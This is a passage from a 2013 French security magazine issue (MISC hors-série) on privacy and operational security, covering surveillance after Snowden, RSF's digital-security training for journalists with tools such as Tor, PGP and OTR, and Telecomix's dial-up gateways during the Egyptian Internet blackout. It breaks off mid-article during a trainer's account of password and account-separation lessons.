MISC HORS-SÉRIE N°8 - OCTOBRE/NOVEMBRE 2013

100 % SÉCURITÉ INFORMATIQUE

MISC

Multi-System & Internet Security Cookbook

HORS - SERIE

France METRO : 9 €
DOM : 9 €
CAN : 13,50 $CAD
CH : 15 CHF
BEL : 9,90 €
POL/S : 1100 CFP
POL/A : 1400 CFP

L 16844 - 8 H - F: 9,00 € - RD

OCTOBRE NOVEMBRE 2013 N°8

ANONYMAT

- Le quart d'heure d'anonymat : « Vous êtes en état d'interception »
- Hackers, journalistes et ONG : comment former en zones à risques

WEB 2.0

- Le « Do Not Track » : le futur de la protection dans nos browsers ?
- e-Reputation, réseaux sociaux et vie privée : le mariage pour tous ?

TECHNOLOGIES

- Comment votre smartphone diffuse vos informations personnelles à votre insu
- La guessability... ou comment désanonymiser les données anomymisées

APPRENEZ À PROTÉGER VOTRE VIE PRIVÉE

SÉCURITÉ OPÉRATIONNELLE...

...GARDEZ LE CONTRÔLE DE VOS DONNÉES

APPRENEZ À PROTÉGER VOTRE VIE PRIVÉE

MISE EN ŒUVRE

- Comment gérer la vie privée quand on est un opérateur qui a accès à toutes les données
- OPSEC : protéger ses données par la pratique

BAD GUYS & PRIVACY

- Logiciels espions : pourquoi nos données les intéressent ?
- OPSEC et botnets : quand les bots cherchent aussi à agir discrètement

À NE PAS MANQUER !

SUPERVISEZ LA SÉCURITÉ DE VOTRE SYSTÈME D'INFORMATION !

DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR NOTRE BOUTIQUE EN LIGNE :

boutique.ed-diamond.com

ÉDITO

Je n'ai rien à cacher ! Et alors ?

La *privacy* (ou encore protection de la vie privée en moliérien qui va bien), c'est avoir la possibilité de décider comment et à qui on diffuse nos données personnelles (que les puristes me pardonnent l'étroitesse de cette définition).

En gros, ça veut dire faire confiance à Google, Apple, Amazon, LinkedIn, Twitter, nos différents fournisseurs d'accès Internet, la RATP avec son pass Navigo, les supermarchés avec leur carte de fidélité, la sécurité sociale, les banques et encore un ou deux autres acteurs. Leur faire confiance pour quoi ? Pour bien protéger nos informations personnelles.

Je vous vois venir avec vos gros sabots : vous n'avez rien à cacher ?

La *privacy*, ce n'est pas cacher ses petits secrets inavouables ou ses photos de vacances parce que personne n'en a rien à faire. Non, la *privacy* n'est pas limitée à cacher des choses. Damien Aumaitre, autre rédac'chef mais néanmoins ami, n'assume pas encore sa collection de nains de jardin visible dans Google Street View, mais en soit, tout le monde s'en fout (enfin, vous pouvez toujours lui en offrir si vous le croisez, ça lui fera plaisir).

En fait, elle est souvent comprise, de manière restrictive, dans le sens de « surveillance ». Vous savez, les caméras disposées à chaque carrefour...

Mais il est un autre aspect de la protection de la vie privée tout aussi important, et bien plus insidieux : une fois l'information collectée via la surveillance, elle est traitée, stockée, analysée. Et là, c'est le drame. Qui n'a jamais été confronté à une administration avec des données erronées ? On se retrouve souvent dans des situations kafkaïennes (relisez le procès).

Concrètement, quelles sont les menaces qui pèsent sur mes données ? Prenons quelques exemples en commençant par l'agrégation d'informations.

Cédric Foll, autre rédac'chef mais néanmoins ami, recherche sur son iPhone « dreadlocks rasta ». Quelques instants après, il se promène dans le centre de Lille où son parcours est enregistré par le GPS de son smartphone. En analysant le parcours, Apple se rend compte que Cédric est passé devant plusieurs coiffeurs. Apple pourrait donc conclure que Cédric veut se faire poser des dreadlocks. En soi, Cédric ne se soucie pas de partager ce « secret », mais il aimerait avoir le dernier mot pour en décider de lui-même.

D'autres exemples ? L'exclusion, quand il est impossible d'accéder aux données qui nous concernent, pour les consulter ou les modifier. Ou encore l'usage alternatif, pour lequel les données sont prévues pour une utilisation, mais sont finalement détournées à d'autres fins, évidemment sans l'accord de la personne concernée.

On le voit, la *privacy* est censée nous protéger de toutes ces erreurs ou malveillances, qu'elles viennent d'entreprises ou d'institutions gouvernementales.

Alors comme il peut arriver à un parano d'être réellement suivi, tout un chacun peut souhaiter prévenir les fuites de données le concernant. Et pour cela, l'OPSEC (dont le nom de baptême est « sécurité opérationnelle ») est votre amie. Dans le jargon militaire, l'objectif de l'OPSEC est d'empêcher un adversaire d'obtenir des éléments d'information sur vous.

Bien sûr, certains ont des besoins vitaux d'OPSEC, pas uniquement pour protéger leur vie privée, mais simplement pour protéger leur vie, comme les dissidents dans des pays totalitaires ou certains cyber-délinquants. Ah tiens, on retrouve ici encore la dualité qui fait d'une pratique quelque chose servant à la fois le bien et le mal (sans tomber dans le manichéisme).

Je me souviens de Benjamin Caillat, autre rédac'chef mais néanmoins ami, avant qu'il ne fuie pour Jersey. Il montait des sites de poker en ligne off-shore dont les mains étaient construites sur le générateur aléatoire Dual_EC_DRBG. Ses amis russes lui en veulent maintenant et il a dû s'exiler en Californie.

En attendant que la collection de Damien devienne aussi abondante que la coiffure de Cédric et les « amis » de Ben, je vous souhaite bonne lecture !

Fred Raynal
@fredraynal
@MISCRedac

P.S. : Merci à tous ceux qui ont rendu ce hors-série possible, et tout ne fut pas simple !

MIXTE
Papier issu de sources responsables
FSC® C015136
www.fsc.org

Rendez-vous au 31 octobre 2013 pour le n°70 ! **www.miscmag.com**

MISC est édité par **Les Éditions Diamond**
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
boutique.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 9 Euros

LES ÉDITIONS DIAMOND


Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Véronique Sittler
Conception graphique : Jérémy Gall
Responsable publicité :
Black Mouse Communication - Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Illustrations : www.fotolia.com
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 34 52 34 01

Membre April www.april.org

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

SOMMAIRE



TÉMOIGNAGE : JEAN-MARC MANACH

« VOUS ÊTES EN ÉTAT D'INTERCEPTION »

Jean-Marc Manach

mots-clés : SURVEILLANCE / FBI / CNIL / SNOWDEN

En 1968, Andy Warhol avait prédit que « dans le futur, chacun aura droit à 15 minutes de célébrité mondiale ». L'explosion des technologies et systèmes de télécommunication — et donc de leurs corollaires, visant à surveiller et espionner les premières — fait qu'aujourd'hui, nous sommes tous « en état d'interception : toutes vos télécommunications pourront être retenues contre vous ». Dès lors, le problème, aujourd'hui, serait plutôt de savoir en quelle mesure il sera encore possible, à l'avenir, d'avoir son « quart d'heure d'anonymat ».

Cette question, je me la pose depuis la fin des années 90. J'ai en effet eu la chance de découvrir Internet juste avant que le journaliste écossais Duncan Campbell ne révèle l'existence du programme anglo-saxon Echelon **[1]** de surveillance des télécommunications.

Au moment même où je découvrais qu'Internet allait probablement — tout comme l'imprimerie l'avait déjà fait — changer le cours des choses et la face du monde, je découvrais également que — et contrairement à ce qui se passe avec les livres de papier — ce qu'on lit, partage, fait et écrit sur Internet est surveillé, voire espionné. Ce cauchemar, proprement orwellien, est devenu réalité.

L'imprimerie de Gutenberg n'aurait probablement pas contribué au Siècle des Lumières — et donc à l'apparition de démocraties — si les livres, leurs auteurs, imprimeurs, éditeurs et distributeurs, avaient été en mesure de surveiller leurs lecteurs.

A contrario, les ordinateurs gardent la trace de ce qu'on y fait, la majeure partie des sites web surveille ce qu'on y lit (et comment, et pendant combien de temps, et sur quels liens vous cliquez, etc.), « logue » et modère vos commentaires... les fournisseurs d'accès à Internet (FAI) étant par ailleurs légalement obligés de conserver nos « données de connexion » à disposition des autorités.

1 Coincé entre le FBI et des « éco-terroristes »

Or, les journalistes, tout comme les médecins, avocats, prêtres, juges, détectives privés ou banquiers, fonctionnaires, militaires & policiers, sont tenus au « secret professionnel », impératif catégorique dont la violation peut briser la vie de ceux à qui ils ont affaire et, accessoirement, leurs propres carrières.

Journaliste, j'ai donc cherché à apprendre à protéger mes sources. Et le seul site qui, à la fin des années 90, expliquait aux béotiens (non-informaticiens) comme moi comment sécuriser ses communications sur l'Internet, security.tao.ca **[2]**, avait été créé par des anarchistes canadiens, sur la base de modes d'emploi écrits par des hackers non identifiés, et par des « éco-terroristes » américains (pour reprendre la terminologie du FBI).

Ce manuel, je l'ai traduit en français **[3]**, histoire de me faire la main, et d'aider les autres internautes qui, comme moi, voulaient apprendre à sécuriser leurs communications et accès Internet.

Quelques mois plus tard, l'unité du FBI en charge du « terrorisme domestique » pointait du doigt security.tao.ca **[4]** dans une de ses alertes **[5]**, au motif qu'il pouvait aider des « hacktivistes » à échapper à la surveillance du FBI, et que son principal objectif était d'apprendre à « se protéger dans un monde sous constante surveillance » (sic).

Je voulais apprendre à « protéger mes sources », et je me retrouvais dans la focale du FBI... L'ambiance était donnée.

2 États schizophrènes

À l'époque, en l'an 2000 **[6]**, la CNIL expliquait « comment vous êtes pisté sur Internet »... mais pas comment s'en protéger. Il existait pourtant déjà des

dizaines de moyens, méthodes, trucs et astuces, logiciels et modus operandi, pour ne pas laisser de traces, les effacer, ou communiquer de façon sécurisée. La CNIL, elle, se contentait d'expliquer aux gens comment ils étaient pistés. Sans leur expliquer comment se protéger.

Il a fallu attendre 2008 pour que le gouvernement français se décide enfin à lancer un portail intitulé securite-informatique.gouv.fr, émanation de l'Agence nationale de la sécurité des systèmes d'information (ANSSI), le bras armé — en terme de « cyberdéfense » — de la France, censé aider les Français à sécuriser leurs données & télécommunications... mais dont le logiciel ANSMO **[7]** d'éducation et de recommandations en la matière, censé nous aider à « apprécier le niveau de sécurité d'un micro-ordinateur », n'a toujours pas, 5 ans après, été rendu public.

En 2009, je déplorais cette schizophrénie des autorités françaises **[8]**, promptes à dénoncer et déplorer l'espionnage des télécommunications dont les citoyens, administrations et entreprises françaises feraient l'objet, mais dont les seuls conseils « grands publics », en matière de sécurité informatique, visaient les... enfants de 7 à 12 ans **[9]**.

Et il a fallu attendre 2010 pour que les autorités françaises publient enfin deux guides pratiques expliquant comment protéger son téléphone mobile, son assistant personnel ou son ordinateur portable. Et encore : ces conseils ne visaient pas le « grand public », mais uniquement les professionnels susceptibles de faire l'objet, notamment en se rendant à l'étranger, de tentative d'espionnage industriel.

3 Snowden, et après ?

Gag (ou lapsus révélateur) : alors que les révélations d'Edward Snowden défraient la chronique depuis juin 2013, et démontrent l'ampleur, sinon la démesure, de l'espionnage des télécommunications made in NSA, securite-informatique.gouv.fr n'a pas été mis à jour depuis... juin 2012.

La rubrique ***Vos traces sur internet*** du site de la CNIL, se borne encore à expliquer que les internautes laissent des traces... mais sans jamais expliquer comment les effacer, et encore moins comment communiquer de façon sécurisée.

Duncan Campbell à la fin des années 1990, Edward Snowden depuis l'été dernier, ont pourtant démontré que la National Security Agency (NSA) américaine cherche à espionner l'intégralité des télécommunications, et notamment celles qui transitent par les câbles sous-marins, tout en obligeant Google, Facebook, Microsoft & cie à leur permettre d'accéder aux télécommunications et données personnelles de dizaines de milliers de leurs utilisateurs, ou encore en piratant les systèmes de communication sécurisés du ministère français des Affaires étrangères, ou encore l'ordinateur de la présidente du Brésil, entre autres.

Au-delà de la NSA (et de ses équivalents chinois, russes, britanniques, etc.), on sait aussi que de nombreuses entreprises commercialisent des logiciels et systèmes espions, pratiquent l'espionnage industriel, et que de nombreux employeurs et particuliers espionnent leurs employés, collègues, conjoints, enfants (ou parents).

Le fait que ni l'ANSSI ni la CNIL ne proposent à ceux qui pourraient éventuellement être surveillés voire espionnés, d'apprendre à sécuriser leurs communications est incompréhensible. Sauf à imaginer que nos autorités ne veulent surtout pas que nous apprenions à garantir le secret de la correspondance, la confidentialité de nos données, la sécurité de nos télécommunications, et donc notre droit à la vie privée.

En tout état de cause, plus de 10 ans après avoir commencé à m'intéresser à ces questions, j'en suis arrivé à la conclusion **[10]** que s'il est impossible à un non-professionnel de sécuriser son ordinateur de façon à empêcher un professionnel motivé d'y pénétrer, il est par contre tout à fait possible de créer des fenêtres de confidentialité, de disparaître le temps d'une connexion, d'apprendre à communiquer de façon furtive, discrète et sécurisée, d'échanger des fichiers sans se faire repérer et donc d'avoir « droit à son quart d'heure d'anonymat » **[11]**. ■

RÉFÉRENCES

[1] https://fr.wikipedia.org/wiki/Echelon

[2] http://web.archive.org/web/20001203071100/http://security.tao.ca/

[3] http://www.bugbrother.com/security.tao.ca/

[4] http://archives.openflows.org/hacktivism/hacktivism00470.html

[5] http://web.archive.org/web/20000815070933/http://www.nipc.gov/warnings/assessments/2000/assess00-051.htm

[6] http://web.archive.org/web/20000302153529/http://www.cnil.fr/traces/index.htm

[7] http://web.archive.org/web/20081118111459/http://www.securite-informatique.gouv.fr/gp_article220.html

[8] http://bugbrother.blog.lemonde.fr/2009/05/04/internet-quand-letat-ne-nous-protege-pas/

[9] http://www.internetsanscrainte.fr/le-coin-des-juniors/dessin-anime-du-mois

[10] http://bugbrother.blog.lemonde.fr/comment-proteger-ses-sources/

[11] http://www.internetactu.net/2010/03/09/dans-le-futur-chacun-aura-droit-a-son-quart-dheure-danonymat/

ONG, HACKERS ET JOURNALISTES

Grégoire Pouget, chef de projet Bureau Nouveaux Médias,
Reporters sans frontières

mots-clés : PROTECTION / INTERCEPTION / JHACK / RSF / FORMATION

Les journalistes ne peuvent plus faire l'impasse sur la sécurité informatique. Reporters sans frontières, une organisation internationale de défense de la liberté de l'information, collabore avec la communauté des « hackers » et des experts en sécurité pour proposer aux journalistes des solutions aux problèmes de confidentialité auxquels ils sont exposés.

En février 2012, Reporters sans frontières a été contacté par une journaliste alors en « visite » au Bahreïn. Alors qu'elle filmait la répression de la révolte sur place, les autorités bahreïnies l'avaient convoquée, car, titulaire d'un simple visa touristique, elle n'était pas autorisée à tourner. Depuis les printemps arabes et la répression qui a suivi, peu de journalistes étrangers étaient autorisés à travailler au Bahreïn.

En tant qu'occidentale, elle ne risquait pas grand-chose. Une expulsion et la saisie du matériel. Malheureusement, c'est justement la saisie du matériel qui posait le plus gros problème. Les rushs, les notes et les nombreuses heures de films et de témoignages des citoyens bahreïnis stockés sur son ordinateur et son disque dur constituaient autant d'éléments accablants pour celles et ceux qu'elle avait filmés.

Nous avons alors passé quelques heures avec elle, sur Skype, pour lui expliquer comment chiffrer ses disques et protéger ses rushs, ses sources. L'histoire se termine plutôt bien. Stéphanie Lamorré est finalement sortie du pays, ses rushs n'ont pas été interceptés et son documentaire « Bahreïn, plongée dans un pays interdit » a reçu entre autres le prix Olivier Quemenier.

Aujourd'hui, alors que tout est stocké sous forme numérique, il est primordial que les journalistes soient formés à la sécurité numérique. Les récentes révélations du lanceur d'alerte Edward Snowden sur l'ampleur des capacités d'interception des agences de renseignement américaines et de leurs alliés ne font que renforcer l'urgence pour les journalistes et les émetteurs d'informations en général de monter en compétence sur ces sujets.

1 Une collaboration naturelle

Reporters sans frontières travaille depuis plusieurs années sur ces problématiques. Les pratiques de surveillance généralisée n'ont pas commencé avec le scandale Prism. De nombreux États autoritaires tels que la Chine, l'Iran, le Vietnam ou le Bahreïn s'adonnent au filtrage et à la surveillance en ligne depuis de longues années déjà. Dès 2005, Reporters sans frontières publiait le Guide du blogueur et du net citoyen expliquant comment créer un blog, comment le référencer, mais aussi comment envoyer des e-mails chiffrés avec PGP. La grande majorité de ces articles ont été écrits par des spécialistes en sécurité. Ethan Zuckerman, directeur du Centre des médias citoyens au MIT, a rédigé pour ce guide le tutoriel « Comment bloguer anonymement en utilisant WordPress et Tor ». Ce tutoriel initialement publié sur le blog d'Ethan a également été publié sur le site d'une autre ONG, Global Voices. Ce type de collaboration entre ONG et expert en sécurité n'est pas rare. De nombreux bidouilleurs informatiques (et bidouilleur n'est pas un mot péjoratif dans ce texte) ou « hackers » manifestent souvent une réelle envie de travailler avec des ONG. La proximité des valeurs du monde du logiciel libre et celles des organisations de défense des droits de l'homme y est probablement pour quelque chose.

1.1 Événements

En juin 2012, à l'occasion de la venue à Paris de Richard Stallman, l'inventeur du logiciel libre, la Fédération Internationale des Droits de l'Homme,

LA PAROLE EST À TELECOMIX

JM Bourguignon @fo0_

Quoi c'est donc Telecomix ?

Poser cette question à une personne qui fut impliquée dans ce collectif n'est pas forcément la meilleure idée qui soit. Tâchons d'être objectifs quand même !

Formé début 2009 par quelques activistes dans le but de contrecarrer des lois du Paquet Télécom au parlement Européen sur la surveillance (sujet d'actualité s'il en est aujourd'hui !), le groupe composé de 5-6 personnes a pris rapidement de l'ampleur et a développé une identité originale et forte, à la fois artistique, loufoque, ironique, sérieuse... bref, difficilement classable et parfois cryptique d'un point de vue extérieur.

Nous nous appelions Agent Telecomix entre nous pour le fun et par ironie (nous avons repris le log de la NSA pour le wiki CryptoAnarchy). Rapidement, l'idée phare du collectif était de faire un « cluster », une pieuvre aka jellyfish représentée sur IRC par :

'(:===~~~ '.

Un « *how-to build cluster like telecomix* » vit rapidement le jour, un manuel simple qui explique l'importance de se réunir, travailler, s'amuser, propager des infos, aller vers les médias, etc., par le biais de divers plateformes et moyens de communication LIBRES & DÉCENTRALISÉS : wikis, blogs, IRC, XMPP, VoIP... le but étant la création d'un tissu humain et technologique sans frontières.

Rapidement des projets virent le jour, certains sont aujourd'hui fermés, hibernent sur le disque dur en attente que quelqu'un reprenne le relais ou pas, nous sommes confiants, Internet n'oublie pas.

- Telecomix.org, le portail du collectif.
- CryptoAnarchy, un wiki proposant des outils et manuels pour anonymiser les connexions, chiffrer ses données.
- BlueCabinet, un wiki collaboratif listant toutes les entreprises de surveillance.
- Datalove.me, un site expliquant le <3 cher à Telecomix et à beaucoup d'internautes aujourd'hui.
- Streisand.me, un portail présentant le projet et concept de mirroring, traduit en 12 langues.
- Werebuild.telecomix.org, wiki pour construire son cluster.
- Interfax.telecomix.org, news et propagande.
- dns.telecomix.org, DNS ouvert garanti sans LOGS :) (service fermé).
- Irc.telecomix.org, serveur de discussions.
- Telecomix Broadcast System, site indexant les vidéos de Syrie notamment.
- Projet Hamradio (radio amateur) en janvier 2014 (basé sur du SDR pour créer mesh radio, tx data... en situation d'urgence).

Certaines de ces plateformes furent créées pendant les révolutions arabes, ça nous semblait tellement logique d'aider des gens à communiquer. Nous avions les connaissances et les outils nécessaires pour mettre en place des canaux IRC dédiés, des pads de traductions, des VPN, pour référencer les tweets et vidéos, des nuits blanches aussi, bref, utiliser le réseau humain et les machines Telecomix tout simplement.

Pour l'Égypte, nous fûmes surpris de l'engouement des médias sur l'action qui consistait à contourner le blackout Internet (mais pas téléphonique (RTC)) instauré par le gouvernement égyptien. Telecomix a mis en écoute de bons vieux modems RTC qui avaient la simple tâche de faire passerelle vers l'Internet. À noter que le FAI FDN (*French Data Network*) a grandement participé en mettant à disposition 3 T2, soit 3x30 lignes RNIS qui servent d'accès de secours pour leurs abonnés ADSL. Une série de numéros géographiques (0172xxx donc) avait été demandée auprès de l'opérateur de collecte (Complétel) pour permettre des accès depuis les mobiles, et depuis l'étranger.

Les Égyptiens pouvaient donc se connecter à nos modems en composant les numéros + password (toto/toto) et l'affaire était pliée. Ce service a été utilisé pour la Libye, Syrie... Aucune statistique n'a été faite sur le faible volume de trafic. 1 ou 2 connectés à peu près tout le temps chez FDN. Jusqu'à une vingtaine de connexions simultanées chez Telecomix. La plupart des connexions étaient de courte durée (quelques minutes, jusqu'à 1h, rarement plus). On voyait aussi pas mal de connexions très courtes, qui devaient en fait être des échecs (probablement une qualité de connexion trop mauvaise).

Petite fierté, nous espérons avoir été à l'origine de la démarche de Google et Twitter qui, 4-5 jours après notre mobilisation a lancé son « Voice-to-tweet » *Internet Blackout in Egypt* qui lui aussi utilisait un numéro de téléphone et faisait passerelle vers Twitter.

La population de Telecomix réunit autant d'amateurs que d'avertis en informatique, et ce, sans jugement bien au contraire : y passent brokep (The Pirate Bay) comme Nassim (Cryptocat), ou Jacob Appelbaum (Tor project), pour discuter de tout et de rien. J'y ai personnellement beaucoup appris sur la crypto et aussi bidouiller à l'arrache sur une vieille Sun (pour le site streisand.me) à 3 h du mat' !

Aujourd'hui, Telecomix est toujours là, sans doute moins actif, c'est un cycle. Les gens partent, des nouveaux arrivent, d'autres sont impliqués ailleurs, mais toujours dans la même direction, c'est sans doute le plus important.

Reporters sans frontières, l'Agence Limite et Telecomix avaient organisé une conférence intitulée Logiciels libres et droits de l'homme. Celle-ci s'inscrivait dans une série d'événements intitulée Jhack (J pour journaliste et H pour Hackers) qui visait à favoriser les rencontres entre les journalistes et les hackers.

Les premiers ont des besoins, les seconds ont les outils. Les faire se parler semblait être une bonne idée. Quelques mois auparavant, en février, la FIDH, RSF, Telecomix et l'Agence Limite, avaient réuni dans une même pièce et pendant une après-midi des journalistes et des hackers afin d'échanger sur les bonnes pratiques en matière de sécurité informatique. Le rôle des ONG tels que RSF ou la FIDH est justement de pouvoir organiser ce genre d'événement passerelle.

1.2 Formations

La collaboration entre ONG et hacktivistes ne se limite pas aux seuls événements et rencontres. Reporters sans frontières organise fréquemment des formations à la sécurité informatique pour les journalistes et les net citoyens, en France et à l'étranger. Ces formations se déroulent sur une demi-journée — on parle alors plutôt de sensibilisation que de formation — ou sur 3 jours. Certaines de ces formations sont coanimées ou animées par des hacktivistes avec qui nous collaborons souvent. Nous avons élaboré le programme en discutant avec la communauté des hackers et experts en sécurité afin d'ajuster au mieux celui-ci aux besoins des journalistes et autres émetteurs d'information.

Note

Le mot valise hacktiviste, contraction du mot hacker et activiste, désigne les hackers et bidouilleurs informatiques qui mettent leurs compétences informatiques au service de la défense de leurs convictions politiques.

En une demi-journée, nous n'avons pas le temps de faire le tour des outils de chiffrement et de protection des communications. Nous livrons cependant un aperçu de quelques outils tels que Tor, OpenVPN, TrueCrypt, Cryptocat ou OTR. Nous essayons également de tordre le cou aux idées reçues type « Skype c'est sécurisé » ou « pas besoin d'antivirus sur Mac ». Nous essayons aussi de donner de nombreux guides et ressources permettant pour ceux qui le souhaitent d'aller plus loin.

En trois jours nous avons le temps de manipuler les outils. Chaque participant amène son ordinateur et nous installons sur celui-ci un VPN, un Tor bundle fonctionnel, un ou plusieurs comptes paramétrés dans un logiciel de chat tel que Pidgin ou Adium qui permet de chiffrer ses conversations instantanées à l'aide du protocole Off The Reccord et une clé PGP paramétrée sur leur client de messagerie fraîchement installé (Thunderbird évidemment) pour envoyer et échanger des e-mails chiffrés. Nous ne nous en tenons pas à la seule utilisation de logiciels, car – comme l'ont récemment démontré les écoutes téléphoniques pratiquées par les agences de renseignement américaines – chiffrer le contenu des communications est loin d'être suffisant pour protéger ses sources. Il faut également être en mesure de pouvoir brouiller les pistes et communiquer non pas de manière chiffrée, mais de manière discrète. Trois jours ne sont pas trop pour aborder tous ces sujets.

À chaque formation, nous distribuons des clés USB sur lesquelles nous avons stocké une sélection de logiciels :

- Le client OpenVPN pour Windows ou Tunnelblick pour Mac OS X ;
- Tor ;
- Firefox avec quelques extensions très utiles : HTTPS Everywhere, No Script, Web of trust ;
- Thunderbird et Enigmail et GPGTools pour Mac ou GPG4Win pour gérer ses clés sous Windows ;
- Pidgin et OTR sous Windows ou Adium pour chiffrer ses messages instantanés ;
- Truecrypt pour chiffrer ses fichiers ou son disque.

1.3 Un processus ouvert

Toujours dans le but de faire connaître des outils jusqu'ici réservés à quelques initiés, mais qui pourraient être utiles aux journalistes et autres émetteurs d'information, Reporters sans frontières publie sur **https://wefightcensorship.org** un kit de survie numérique permettant d'apprendre à contourner la censure et à protéger ses données et ses communications. Ce Kit est la continuité du Guide lancé en 2005 à la différence près que celui-ci est disponible uniquement en ligne et est en constante évolution. Le procédé est ouvert et inspiré des pratiques du monde du logiciel libre puisque tout le monde peut proposer une contribution sur : **http://wiki.rsf.org** (wiki semi-public, il faut demander un compte pour écrire). Si la contribution est compréhensible par un public de non-initiés, après relecture et correction, et avec l'accord de l'auteur, nous la publions sur le Kit de survie numérique.

Si vous souhaitez contribuer à faire connaître des outils que vous pensez pouvoir être utiles pour les journalistes et les émetteurs d'information, n'hésitez pas à nous contacter : wefightcensorship@rsf.org. ■

RETOUR D'EXPÉRIENCE SUR LES FORMATIONS RSF À LA PROTECTION DES DONNÉES

JM Bourguignon @fo0_

mots-clés : ONG / HACKTIVISTE / RSF / MOTS DE PASSE / COMMUNICATION

Intervenant bénévole depuis bientôt 2 ans dans le monde des ONG, blogueur activiste et médias sur le thème de la sécurité des communications et des données, mon implication dans le milieu des ONG est due avant tout à la confiance qu'elles m'accordent et au but commun que nous partageons.

Hacktiviste au sein du collectif Telecomix, suite aux événements des printemps arabes où nous avons mis à disposition des outils simples et de la documentation traduite et vulgarisée, ma démarche a toujours été de sensibiliser M. & Mme Toutlemonde à la sécurité ou plus simplement au « Comment marche Internet ? ».

Cela demande une bonne dose de vulgarisation et en amont une veille sur tout ce qui sort, que cela soit en terme de menaces ou d'outils, afin d'adapter le contenu et de le rendre intéressant, abordable et compréhensible.

1 Que sont ces formations ?

Loin des querelles de spécialistes en algorithmes de chiffrement ou des discussions entre experts en sécurité, la réalité des formations ou des conférences est d'amener l'utilisateur d'un ordinateur connecté à Internet à prendre conscience que les données qu'il manipule dans le cadre de son activité, autant sur le plan privé que professionnel, sont amenées à être effacées, volées, espionnées ou modifiées.

La prise de conscience de ces dangers dans le grand public et dans le milieu médiatique est souvent assez violente (des révélations d'espionnage massif de population comme en Tunisie à PRISM plus récemment).

Il ne s'agit pas de dire « nous vous l'avions dit », mais plutôt d'en tirer les conclusions et d'en profiter pour que le plus grand nombre se réapproprie l'outil informatique, réapprenne les principes de base et ne s'en remette plus seulement à la bonne foi des éditeurs de logiciels, systèmes d'exploitation, web services, etc., qui jusqu'à présent nous garantissaient le respect de nos vies privées !

2 Présentation des formations

Prenons l'exemple de la dernière formation RSF donnée au Caire. Elle s'étend sur 3 jours, réunissant des journalistes, blogueurs du Moyen-Orient identifiés par RSF : Palestine, Algérie, Soudan, Jordanie... là où la censure et la répression envers les journalistes/blogueurs est lot quotidien.

Écoutes téléphoniques, surveillances physiques ou du réseau, ces menaces sont une réalité pour la plupart des participants. D'ailleurs, notre formation fut suivie de près par une personne qui, systématiquement, tentait de discuter avec les invités. Nous avons fini par demander au gérant de l'hôtel qui était cette personne. L'effet fut immédiat : nous ne l'avons plus jamais revue. Autre bizarrerie, le mail d'invitation avec billet d'avion en PJ n'est jamais parvenu à une participante (d'un pays proche de la Jordanie).

Intéressons-nous maintenant à la formation elle-même, et les sujets abordés, avec les retours des participants.

3 Premiers pas avec le système d'exploitation

On commence par un petit rappel puis un tour de table des OS utilisés. À savoir qu'au Caire, on trouve dans leur « Surcouf » le dernier Windows+pack Office+ Adobe +... pour à peine 10 $ dans des cartons à même le sol (idem pour OS X).

La majorité des journalistes utilisent OS X (laptop de leur rédaction). Pour un blogueur, c'est plus délicat

dû au problème économique du pays, nous conseillons donc vivement d'utiliser un système GNU/Linux.

Thèmes abordés en vrac, autour de l'hygiène informatique : rappel de l'importance des antivirus, activation du firewall (70 % des utilisateurs OS X ne l'avaient pas activé), installation de logiciels de sources inconnues, clé USB qui traîne (ne pas toucher), session ouverte pendant la pause café...

4 Mot de passe

Nous débutons par un tour de table où nous leur demandons d'écrire leur *password* sur un *paperboard* (60 % le font...). Évidemment, les passwords sont très faibles. Pour qu'ils en prennent conscience, je me rends sur **https://dl.dropboxusercontent.com/u/209/zxcvbn/test/index.html** (par exemple) et utilise leur mot de passe : effet garanti. Au pire, s'il n'y a pas de connexion Internet, j'ai quelques Go de dictionnaires (voir Fig. 1).

Ensuite, pour faire passer notre message, nous insistons sur le fait de changer ses habitudes ! Un bon dessin étant plus simple qu'un long discours, le fameux xkcd : **http://xkcd.com/936/**.

La notion de password vs. passphrase est importante, aussi nous les encourageons à oublier le mot « password » au profit de « passphrase » afin d'acquérir le réflexe de « phrase » plutôt que de « word » lors de la création/changement de *credentials*.

5 Cloisonnement de comptes

À la question combien de personnes utilisent les mêmes comptes mail et mot de passe pour accéder aux services type Facebook, Twitter, mail, webmail professionnel, la réponse est sans équivoque : 90 %.

